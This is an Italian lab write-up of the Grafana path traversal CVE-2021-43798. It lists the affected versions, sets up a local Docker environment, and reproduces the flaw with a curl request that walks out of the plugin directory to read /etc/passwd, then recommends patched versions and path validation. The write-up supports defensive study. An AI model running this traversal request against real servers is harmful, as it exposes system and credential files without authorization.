CVE-2021-43798
1. Sintesi
- Grafana è una piattaforma open-source che supporta il monitoraggio e la gestione dei dati. Nelle versioni seguenti esiste una vulnerabilità Path Traversal che consente di manipolare il percorso del file utilizzando caratteri speciali come ../.
- 8.0.0 e successive, precedenti a 8.0.7
- 8.1.0 e successive, precedenti a 8.1.8
- 8.2.0 e successive, precedenti a 8.2.7
- 8.3.0
- Il percorso vulnerabile è <grafana_host_url>/public/plugins/<plugin_id>/, dove <plugin_id> è l'ID del plugin installato. Puoi verificare il percorso vulnerabile tramite il seguente riferimento.
2. Configurazione ed esecuzione dell'ambiente vulnerabile
2.1 Ambiente utilizzato
2.2 Metodo di esecuzione
docker-compose up -d
3. Riproduzione della vulnerabilità
- Verifica della schermata aperta

- Risultato dell'esecuzione
curl --path-as-is http://localhost:3000/public/plugins/alertlist/../../../../../../../../etc/passwd
è stato possibile accedere a /etc/passwd.
4. Conclusione (Misure di mitigazione)
- Se si utilizza una versione affetta dalla vulnerabilità, è necessario eseguire l'aggiornamento alle versioni patched: 8.3.1, 8.2.7, 8.1.8, 8.0.7.
- Per prevenire la vulnerabilità Path Traversal, è necessario applicare un approccio di whitelist che consenta l'accesso solo ai percorsi consentiti, effettuare la validazione degli input utente e normalizzare i percorsi per limitare l'accesso a percorsi anomali come il traversal delle directory (../).
Riferimenti

 lim-ahmin/cve-2021-43798

